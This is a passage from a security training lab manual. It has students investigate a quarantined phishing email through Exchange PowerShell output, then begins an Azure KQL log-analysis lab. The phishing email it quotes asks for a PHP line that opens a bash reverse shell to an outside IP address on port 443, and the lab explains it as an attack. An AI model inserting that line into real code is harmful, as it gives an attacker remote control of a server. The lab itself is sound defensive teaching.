ObjectState  : Unchanged
```

3. That's **a lot** of data! If you remember from the first challenge, you are interested in a message that may have been quarantined due to it containing suspicious content (e.g., a spam or phishing message). That means you will need to narrow down the result to a `RecordType` of `Quarantine`. Pipe the results of the last command to the `Where-Object` cmdlet looking for this data of interest.

Click to reveal

```
Import-Clixml ~/search-unifiedauditlog.xml | Where-Object RecordType -eq Quarantine
```

Expected result

```
<snip>

RunspaceId   : d338c4fe-1db4-4166-b405-61aa649181c4
RecordType   : Quarantine
CreationDate : 9/20/2021 11:12:01 AM
UserIds      : ryan@sec541ryanic.onmicrosoft.com
Operations   : QuarantinePreviewMessage
AuditData    : {"CreationTime":"2021-09-20T11:12:01",
    "Id":"bbef6a9a-7eb3-40a5-26c5-08d97c27783f","Operation":"QuarantinePreviewMessage",
    "OrganizationId":"67b3a48b-51f1-495f-8fd3-14dce5734a88","RecordType":65,
    "ResultStatus":"Successful","UserKey":"Quarantine","UserType":2,"Version":1,
    "Workload":"Quarantine","UserId":"ryan@sec541ryanic.onmicrosoft.com",
    "NetworkMessageId":"06ef72d2-f18f-4488-b407-08d97bc87e58","RequestSource":1}
ResultIndex  : 18
ResultCount  : 2354
Identity     : bbef6a9a-7eb3-40a5-26c5-08d97c27783f
IsValid      : True
ObjectState  : Unchanged
```

4. Notice that, in all of the results, the `UserIds` will identify the email account of the suspicious email. Use this email address as the password to extract the `get-quarantinemessage.zip` file content to `~/get-quarantinemessage.xml`.

Click to reveal

```
unzip get-quarantinemessage.zip -d ~/
```

Enter `ryan@sec541ryanic.onmicrosoft.com` when prompted.

Expected results

```
Archive:  get-quarantinemessage.zip
[get-quarantinemessage.zip] get-quarantinemessage.xml password:
  inflating: /home/student01/get-quarantinemessage.xml
```

5. Now you should be able to read the output of the Exchange administrator's `Get-QuarantineMessage` command. Use `Import-Clixml` again to reveal the output.

Click to reveal

```
Import-Clixml ~/get-quarantinemessage.xml
```

Expected result

```
RunspaceId                : d338c4fe-1db4-4166-b405-61aa649181c4
Identity                  : 06ef72d2-f18f-4488-b407-08d97bc87e58\4ef0abce-211f-819e-65f0-aa6155b9c1c4
ReceivedTime              : 9/19/2021 11:52:09 PM
Organization              : 67b3a48b-51f1-495f-8fd3-14dce5734a88
MessageId                 : <E1mS6b4-00009V-HZ@51841c3d249b>
SenderAddress             : admin@sec541ryanic.onnmicrosoft.com
RecipientAddress          : {ryan@sec541ryanic.onmicrosoft.com}
Subject                   : Source Code Update
Size                      : 25617
Type                      : Spam
PolicyType                : HostedContentFilterPolicy
PolicyName                : SEC541 Spam
TagName                   :
PermissionToBlockSender   : True
PermissionToDelete        : True
PermissionToPreview       : True
PermissionToRelease       : True
PermissionToRequestRelease : True
PermissionToViewHeader    : True
PermissionToDownload      : True
Released                  : True
ReleaseStatus             : RELEASED
SystemReleased            : False
RecipientCount            : 1
QuarantineTypes           : Spam
Expires                   : 10/19/2021 12:00:00 AM
RecipientTag              : {}
DeletedForRecipients      : {}
QuarantinedUser           : {}
ReleasedUser              : {}
Reported                  : False
Direction                 : Inbound
CustomData                :
```

6. There are a few things to note here:
   - `Identity` : This is required when using the follow-up command, `Preview-QuarantineMessage` , to reveal the email contents of the suspicious message
   - `Released` : This identifies whether an Exchange administrator allowed the message to arrive at the user's mailbox
7. Was the email message released? If so, what is the `Identity` value which you would use to decrypt and extract the `preview-quarantinemessage.zip` file?

Click to reveal

After looking at the previous command's output, you can clearly see that **yes**, the message was released:

```
Released                  : True
ReleaseStatus             : RELEASED
```

Also, you can also find the `Identity` value of `06ef72d2-f18f-4488-b407-08d97bc87e58\4ef0abce-211f-819e-65f0-aa6155b9c1c4` early on in the command output:

```
Identity                  : 06ef72d2-f18f-4488-b407-08d97bc87e58\4ef0abce-211f-819e-65f0-aa6155b9c1c4
```

Investigate Identified Phishing Message

1. Use the `Identity` value as the decryption password to extract the `~/preview-quarantinemessage.zip` file to `~/preview-quarantinemessage.xml`.

Click to reveal

```
unzip preview-quarantinemessage.zip -d ~/
```

Enter the password of `06ef72d2-f18f-4488-b407-08d97bc87e58\4ef0abce-211f-819e-65f0-aa6155b9c1c4` when prompted.

Expected result

```
Archive:  preview-quarantinemessage.zip
[preview-quarantinemessage.zip] preview-quarantinemessage.xml password:
  inflating: /home/student01/preview-quarantinemessage.xml
```

2. Review the contents of the suspicious email message. What can you make of what the attacker is attempting to do?

Click to reveal

```
Import-Clixml ~/preview-quarantinemessage.xml
```

Expected result

```
RunspaceId       : d338c4fe-1db4-4166-b405-61aa649181c4
Identity         : 06ef72d2-f18f-4488-b407-08d97bc87e58\4ef0abce-211f-819e-65f0-aa6155b9c1c4
ReceivedTime     : 9/19/2021 11:51:48 PM
SenderAddress    : admin@sec541ryanic.onnmicrosoft.com
RecipientAddress : {}
Subject          : Source Code Update
Body             : Please make the following correction in your source code in the index.php file. I
seem to have lost my GitHub PAT...

                Add the following at line 2:

                exec(/bin/bash -c bash -i >& /dev/tcp/"34.201.66.28"/443 0>&1);

                Thanks in advance!

IsHtml           : False
Cc               : {}
Attachment       : {}
```

It appears that the attacker is attempting to persuade the recipient into changing some source code! That code that is being requested is actually a **reverse shell** coded in PHP that, if this were running on a server and triggered, would make the web service request an outbound (reverse) bash shell connection to an attacker at `34.201.66.28` over TCP port 443!

Conclusion

Even though the email did make it through to our user, they were very knowledgeable in PHP and realized that this code change would immediately compromise the web server if that destination of `34.201.66.28` could be reached over TCP port 443. Now, you have quite a few indicators to be on the lookout for in other log data and to be better prepared for future attempts by this attacker.

Exploring Further

Below are some more links to further explain some of the Exchange-related PowerShell commands used in this exercise by the Exchange administrator:

- `Search-UnifiedAuditLog` : https://docs.microsoft.com/en-us/powershell/module/exchange/search-unifiedauditlog?view=exchange-ps
- `Get-QuarantineMessage` : https://docs.microsoft.com/en-us/powershell/module/exchange/get-quarantinemessage?view=exchange-ps
- `Preview-QuarantineMessage` : https://docs.microsoft.com/en-us/powershell/module/exchange/preview-quarantinemessage?view=exchange-ps

Lab 4.2: Introduction to Kusto Query Language (KQL)

Objectives


Estimated Time: 30 minutes


- Discover Azure Log Analytics tables
- Explore Azure SigninLogs fields and conduct a basic search
- Build KQL query to identify failed logins
- Extend KQL query to identify a successful authentication attack (T1078.004 and T1110.001)
- Identify compromised user account activity in ActivityLogs (T1526)

Discover Azure Log Analytics Tables

1. All work for this exercise will be conducted in the classroom Azure account. Log into the Azure Portal at https://portal.azure.com using the provided credentials.

   Click to reveal






Note

If asked to stay signed in, you can click *either* **Yes** or **No**. If you select **No**, you will need to sign in every time your session times out or your browser is closed.


You may be presented with an offer to tour Azure. This is not necessary for this or future labs, so click on **Maybe later**.



2. All log data in this Azure account related to this and future exercise is located in a **Log Analytics Workspace** called `sherlocklaw`. Navigate to the Log Analytics service in Azure.

Click to reveal


Use the search bar at the top of the Azure Portal and type `Log Analytics Workspace` (1). When you see the **Log Analytics workspaces** result, click on it (2) to navigate to the Azure Log Analytics workspaces service.



3. When you arrive at the service's main page, navigate to the `sherlocklaw` workspace.

Click to reveal


You will notice one available workspace called `sherlocklaw`. To navigate to this workspace, click on the name of the workspace.



4. You will notice several items in the left pane. Navigate to the one which will allow you to view the various log entries available to you as an analyst of Sherlock's Azure infrastructure.

Click to reveal

As you learned in the course material, all data sent to the Log Analytics workspace service is stored in tables. These tables can be viewed and searched in the **Logs** section. Scroll down in the left pane until you see the **General** section (1) and click on the **Logs** entry (2).




5. You may be presented with a **Welcome** pop up, and/or a **Queries** window that appears. If so, you can close them to reveal a new, blank search query named **New Query 1**.

